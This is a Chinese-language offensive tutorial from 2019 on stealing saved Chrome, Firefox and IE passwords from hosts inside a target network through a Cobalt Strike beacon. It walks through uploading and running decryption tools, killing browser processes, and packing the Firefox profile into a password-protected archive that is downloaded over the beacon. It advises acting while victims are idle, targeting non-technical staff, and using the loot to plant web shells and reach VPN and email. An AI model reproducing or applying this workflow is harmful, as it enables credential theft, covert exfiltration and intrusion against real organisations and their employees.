内网密码搜集 [尝试解密各主流浏览器中保存的各类账号密码]

前言 [以下所有操作将全部在管理员权限下进行]

有一种打击方式叫 "从内到外",而这种打击的初始位置一般都会选择集中在目标内网某些终点个人机的浏览器上 [比如,某些非技术人员的个人机, eg: 网站编辑,管理,市场,客户人员 等等...因为这些人通常都不是很懂技术,相比一些有着较强安全意识的运维或其它技术管理人员(当然,也并不是说这些人的浏览器就不重要,相反他们更重要,只是存敏感密码时可能并不会像其他人那么随意),一般为了图方便省事儿这些通常喜欢把各种网站账号密码直接都存到各种浏览器中,这其中就包括了目标自己的一些外部网站,甚至是一些敏感的邮箱账号密码 等等等...],如果运气不错的话,也许能直接从目标浏览器里抓到一些网站管理员或者其它管理员的账号密码,有了能正常登陆的密码,后面的事情就显而易见了,登录目标站的各种后台想办法传 shell,而一些敏感邮箱账号密码,运气好的情况下,从邮件里面也许还能翻到其它的一些账号密码,比如,vpn 的账号密码 等等等...ok,废话不多讲,我们来看实际应用


0x01 检查目标所用浏览器类型版本 [此处会全程以最新版的 chrome 和 firefox 为例进行演示]

```
beacon> powershell-import /home/klion/Desktop/ListInstalledPrograms.ps1
beacon> powershell Get-list
```

```
IIS Express Application Compatibility Database for x86
[+] List the 32 bit programs that have been installed
Google Chrome
Xftp 6
Xmanager 6
Xshell 6
Microsoft Help Viewer 2.1
Microsoft Help Viewer 2.1 语言包 - CHS
Mozilla Firefox 66.0.2 (x86 zh-CN)
WinSCP 5.13.8
Microsoft LightSwitch for Visual Studio 2013 Core
Microsoft Help Viewer 2.1
Visual F# 3.1 SDK
```

0x02 首先,尝试解密保存在 Chrome 的各类明文密码

还是那句话,首先,得目标浏览器中确实存的有账号密码才行,不然,肯定也是抓不到的



本地准备好解密环境,等会儿要用 pyinstaller 来打包脚本,所以直接都事先装好

```
# pip3.7 install pyinstaller
```

```
管理员: 命令提示符

D:\抓hash\客户端解密\Chrome解密>pip3.7 install pyinstaller
Requirement already satisfied: pyinstaller in c:\python37\lib\site-packages (3.4)
Requirement already satisfied: setuptools in c:\python37\lib\site-packages (from pyinstaller) (40.6.2)
Requirement already satisfied: pefile>=2017.8.1 in c:\python37\lib\site-packages (from pyinstaller) (2018.8.8)
Requirement already satisfied: macholib>=1.8 in c:\python37\lib\site-packages (from pyinstaller) (1.11)
Requirement already satisfied: altgraph in c:\python37\lib\site-packages (from pyinstaller) (0.16.1)
Requirement already satisfied: pywin32-ctypes in c:\python37\lib\site-packages (from pyinstaller) (0.2.0)
Requirement already satisfied: future in c:\python37\lib\site-packages (from pefile>=2017.8.1->pyinstaller) (0.17.1)
You are using pip version 18.1, however version 19.0.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.
```

解密脚本基于 python3.6,此处我们需要把它先打包成 exe [为什么要打包? 因为目标机器上通常都不会有 py3 😉]

```
# pyinstaller -F chrome_decrypt.py
```

```
管理员: 命令提示符 - pyinstaller  -F chrome_decrypt.py

D:\抓hash\客户端解密\Chrome解密>pyinstaller -F chrome_decrypt.py
62 INFO: PyInstaller: 3.4
62 INFO: Python: 3.7.2
62 INFO: Platform: Windows-7-6.1.7601-SP1
62 INFO: wrote D:\抓hash\客户端解密\Chrome解密\chrome_decrypt.spec
62 INFO: UPX is not available.
62 INFO: Extending PYTHONPATH with paths
['D:\\抓hash\\客户端解密\\Chrome解密', 'D:\\抓hash\\客户端解密\\Chrome解密']
62 INFO: checking Analysis
62 INFO: Building Analysis because Analysis-00.toc is non existent
62 INFO: Initializing module dependency graph...
62 INFO: Initializing module graph hooks...
77 INFO: Analyzing base_library.zip ...
```

```
7160 INFO: Building EXE because EXE-00.toc is non existent
7160 INFO: Building EXE from EXE-00.toc
7160 INFO: Appending archive to EXE D:\抓hash\客户端解密\Chrome解密\dist\chrome_decrypt.exe
7160 INFO: Building EXE from EXE-00.toc completed successfully.

D:\抓hash\客户端解密\Chrome解密>
```

在准备实际抓密码之前,先看下目标机器有没有正在运行的 chrome.exe 进程,有的话,最好先想办法把 chrome.exe 进程都干掉,因为在 chrome 运行期间会锁定数据库导致无法解密 [账号密码其实就存在 login Data 这个文件中,以 SQLite 格式来存的]

```
beacon> shell chrome_decrypt.exe
```

```
beacon> shell chrome_decrypt.exe
[*] Tasked beacon to run: chrome_decrypt.exe
[+] host called home, sent: 49 bytes
[+] received output:
[+] Opening C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Login Data
[-] database is locked
```

其实,这样贸然杀掉 chrome.exe 如果目标用户正在线,很可能会引起怀疑,**最好等对方没开 chrome 时再操作**,退一步来讲,如果对方不是专业人员,即使你把它浏览器进程突然杀掉了,问题也不太大,顶多他会觉得浏览器自己崩溃了什么的,扫一眼再点开就过去了

```
beacon> shell tasklist | findstr "chrome.exe"
beacon> shell taskkill /im chrome.exe /F
```

```
beacon> shell tasklist | findstr "chrome.exe"
[*] Tasked beacon to run: tasklist | findstr "chrome.exe"
[+] host called home, sent: 62 bytes
[+] received output:
chrome.exe                   3720 Console                    1     58,008 K
chrome.exe                   4528 Console                    1      5,592 K
chrome.exe                   3944 Console                    1      6,220 K
chrome.exe                   4164 Console                    1     38,672 K
chrome.exe                     96 Console                    1     19,960 K
chrome.exe                   4872 Console                    1     24,300 K

beacon> shell taskkill /im chrome.exe /F
[*] Tasked beacon to run: taskkill /im chrome.exe /F
[+] host called home, sent: 57 bytes
[+] received output:
成功: 已终止进程 "chrome.exe",其 PID 为 3720。
成功: 已终止进程 "chrome.exe",其 PID 为 4528。
成功: 已终止进程 "chrome.exe",其 PID 为 3944。
成功: 已终止进程 "chrome.exe",其 PID 为 4164。
成功: 已终止进程 "chrome.exe",其 PID 为 96。
成功: 已终止进程 "chrome.exe",其 PID 为 4872。
成功: 已终止进程 "chrome.exe",其 PID 为 4584。
```

Chrome 账号密码的默认保存位置

```
beacon> shell dir "%appdata%\..\Local\Google\Chrome\User Data\Default\Login Data"
```

```
beacon> shell dir "%appdata%\..\Local\Google\Chrome\User Data\Default\Login Data"
[*] Tasked beacon to run: dir "%appdata%\..\Local\Google\Chrome\User Data\Default\Login Data"
[+] host called home, sent: 98 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default 的目录

2019/03/28  22:29            22,528 Login Data
               1 个文件         22,528 字节
               0 个目录 39,812,280,320 可用字节
```


杀完进程之后,抓密码的动作一定要快,不然对方可能马上又会把 chrome 重新起起来[**建议在对方处于待机状态再操作**],实际效果如下,另外,这个脚本打包成 exe 之后,在某些目标系统环境下执行可能会有问题

```
beacon> pwd
beacon> upload /home/klion/Desktop/chrome_decrypt.exe
beacon> shell chrome_decrypt.exe
```

```
beacon> shell chrome_decrypt.exe
[*] Tasked beacon to run: chrome_decrypt.exe
[+] host called home, sent: 49 bytes
[+] received output:
[+] Opening C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Login Data
[+] URL: http://www.bwapp.com/login.php
    Username: bee
    Password: b'bug'
[+] URL: https://[redacted]/login
    Username: [redacted]
    Password: b'[redacted]'
```

0x02 尝试解密 Friefox 中保存的明文密码

假设目标的 firefox 中保存的有账号密码数据,如下



第一步,为了避免干扰,肯定要先想办法把目标系统的 firefox.exe 进程全部给干掉,不然等会儿我们要压缩打包它的 Profiles 目录会提示占用

```
beacon> shell tasklist | findstr "firefox.exe"
beacon> shell taskkill /im firefox.exe /F
```

```
beacon> shell tasklist | findstr "firefox.exe"
[*] Tasked beacon to run: tasklist | findstr "firefox.exe"
[+] host called home, sent: 63 bytes
[+] received output:
firefox.exe                  4404 Console                    1    181,088 K
firefox.exe                  4072 Console                    1     44,504 K
firefox.exe                  3676 Console                    1    200,448 K
firefox.exe                  3292 Console                    1     49,740 K
firefox.exe                  3092 Console                    1     30,580 K

beacon> shell taskkill /im firefox.exe /F
[*] Tasked beacon to run: taskkill /im firefox.exe /F
[+] host called home, sent: 58 bytes
[+] received output:
成功: 已终止进程 "firefox.exe"，其 PID 为 4404。
成功: 已终止进程 "firefox.exe"，其 PID 为 4072。
成功: 已终止进程 "firefox.exe"，其 PID 为 3676。
成功: 已终止进程 "firefox.exe"，其 PID 为 3292。
成功: 已终止进程 "firefox.exe"，其 PID 为 3092。
```

firefox 默认的账号密码保存位置

```
beacon> shell dir %appdata%\Mozilla
beacon> shell dir %appdata%\Mozilla\Firefox\Profiles\5o77d0ee.default
```

```
beacon> shell dir %appdata%\Mozilla
[*] Tasked beacon to run: dir %appdata%\Mozilla
[+] host called home, sent: 52 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 C:\Users\admin\AppData\Roaming\Mozilla 的目录

2019/03/29  12:12    <DIR>          .
2019/03/29  12:12    <DIR>          ..
2019/03/28  17:00    <DIR>          Extensions
2019/03/28  17:00    <DIR>          Firefox
2019/03/28  17:00    <DIR>          SystemExtensionsDev
               0 个文件              0 字节
               5 个目录 39,814,418,432 可用字节
```

```
2019/03/28  17:00               546 handlers.json
2019/03/28  17:40           294,912 key4.db
2019/03/28  17:40               561 logins.json
2019/03/28  17:00    <DIR>          minidumps
```

开始打包压缩当前用户数据目录中 Mozilla 目录下的所有文件,注意,压缩打包的动作一定要快,为防止目标马上又起 firefox,你干脆等他没有 firefox.exe 进程或者待机[至于具体怎么去确认对方当前是否处于待机状态,可以用 powershell 来搞] 时再操作


```
beacon> pwd
beacon> upload /home/klion/Desktop/7z.exe
beacon> upload /home/klion/Desktop/7z.dll
beacon> shell c:\windows\debug\wia\7z.exe -r -padmin123 a c:\windows\debug\wia\firefox.7z C:\Users\admin\AppData\Roaming\Mozilla\*.*
```

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is c:\windows\debug\wia
beacon> upload /home/klion/Desktop/7z.dll
[*] Tasked beacon to upload /home/klion/Desktop/7z.dll as 7z.dll
[+] host called home, sent: 786450 bytes
[+] host called home, sent: 780342 bytes
beacon> upload /home/klion/Desktop/7z.exe
[*] Tasked beacon to upload /home/klion/Desktop/7z.exe as 7z.exe
[+] host called home, sent: 112658 bytes
[+] host called home, sent: 469010 bytes
beacon> shell c:\windows\debug\wia\7z.exe -r -padmin123 a c:\windows\debug\wia\firefox.7z C:
\Users\admin\AppData\Roaming\Mozilla\*.*
[*] Tasked beacon to run: c:\windows\debug\wia\7z.exe -r -padmin123 a c:\windows\debug\wia\firefox.7z C:
\Users\admin\AppData\Roaming\Mozilla\*.*
[+] host called home, sent: 149 bytes
[+] received output:

7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21

Scanning the drive:
36 folders, 83 files, 25301007 bytes (25 MiB)

Creating archive: c:\windows\debug\wia\firefox.7z

Add new data to archive: 36 folders, 83 files, 25301007 bytes (25 MiB)


Files read from disk: 79
Archive size: 3953094 bytes (3861 KiB)
Everything is Ok
```

之所以要把整个目录都打包回来,主要是为了尽可能避免后续解密时出问题,而后把打包压缩后的文件想办法拖到本地进行解密


```
beacon> shell dir c:\windows\debug\wia\firefox.7z
beacon> download c:\windows\debug\wia\firefox.7z
```

```
beacon> shell dir c:\windows\debug\wia\firefox.7z
[*] Tasked beacon to run: dir c:\windows\debug\wia\firefox.7z
[+] host called home, sent: 66 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 c:\windows\debug\wia 的目录

2019/03/29  12:23         3,953,094 firefox.7z
               1 个文件      3,953,094 字节
               0 个目录 39,811,162,112 可用字节

beacon> download c:\windows\debug\wia\firefox.7z
[*] Tasked beacon to download c:\windows\debug\wia\firefox.7z
[+] host called home, sent: 39 bytes
[*] started download of c:\windows\debug\wia\firefox.7z (3953094 bytes)
[*] download of firefox.7z is complete
```



实际结果如下

```
# python firefox_decrypt\firefox_decrypt.py firefox_decrypt\Firefox
```




```
管理员: 命令提示符

D:\抓hash\客户端解密\Firefox解密>python firefox_decrypt\firefox_decrypt.py firefox_decrypt\Firefox

Master Password for profile firefox_decrypt\Firefox\Profiles/5o77d0ee.default:
2019-03-29 12:11:42,289 - WARNING - Attempting decryption with no Master Password

Website:   http://www.bwapp.com
Username: 'bee'
Password: 'bug'

D:\抓hash\客户端解密\Firefox解密>
```

0x03 尝试解密 IE 浏览器中保存的明文密码

虽然 IE 并没有像 chrome 或者 firefox 那么受欢迎,甚至 IE 现在几乎都没什么人用,但根据个人实际经验来看,往往 IE 浏览器中保存的密码却是最有价值的,因为一些特定的 web 系统,只能用一些特定的 IE 版本来访问操作,而这些系统恰巧通常都是一些稍敏感的内部系统,比如,邮件,oa 等等等...所以,抓出来的密码价值可想而知...

此处就给大家推荐一款相对比较实用的浏览器密码抓取工具 **BrowserPasswordDump.exe**,主要还是为了用它来抓取一些低版本 IE 中的账号密码[没记错的话,高版本 IE 的账号密码默认已经存在 windows 凭据管理器中了],当然啦,它自身的功能远非于此,几乎是支持了市面上所有已知浏览器的密码抓取,不要问我为什么不提 LaZagne 以及其它的一些乱七八糟的解密脚本,只能说,比较鸡肋[实际不方便用],而且不够实用[实际中几乎抓不到什么有用的东西],另外,免不免杀倒是次要的,虽然 BrowserPasswordDump.exe 也不免杀,关键能精准的抓出有用的东西才行,之后再做针对性免杀不迟

```
beacon> upload /home/klion/Desktop/BrowserPasswordDump.exe
beacon> shell BrowserPasswordDump.exe
```

```
beacon> shell BrowserPasswordDump.exe
[*] Tasked beacon to run: BrowserPasswordDump.exe
[+] host called home, sent: 54 bytes
[+] received output:


************************************************************

    Browser Password Dump v5.0 by SecurityXploded

    http://securityxploded.com/browser-password-dump.php

************************************************************



 Browser                Username                        Password                Website URL
 ============================================================================================================

 Google Chrome          bee                             bug                     http://www.bwapp.com/login.php

 Internet Explorer      bee                             bug                     http://www.bwapp.com/

 Internet Explorer      admin                                                   http://192.168.3.51/

 Internet Explorer      bee                             bug                     http://192.168.3.76/Cannot close
```

小结:

我们抓取各类浏览器密码的目的无非就是想借此来控制目标外网的一些 web 站点,通过这些密码进一步深入到目标内部的某些敏感核心 web 系统,这样一来,外面即使做了再多的防御纵深 [**双因素除外**],此时已用途不大,废话不多讲,这里面的价值,想必弟兄们都很清楚,就不多废话了,有任何问题,弟兄们记得及时反馈,非常感谢 😉

- by klion
- 2019.3.6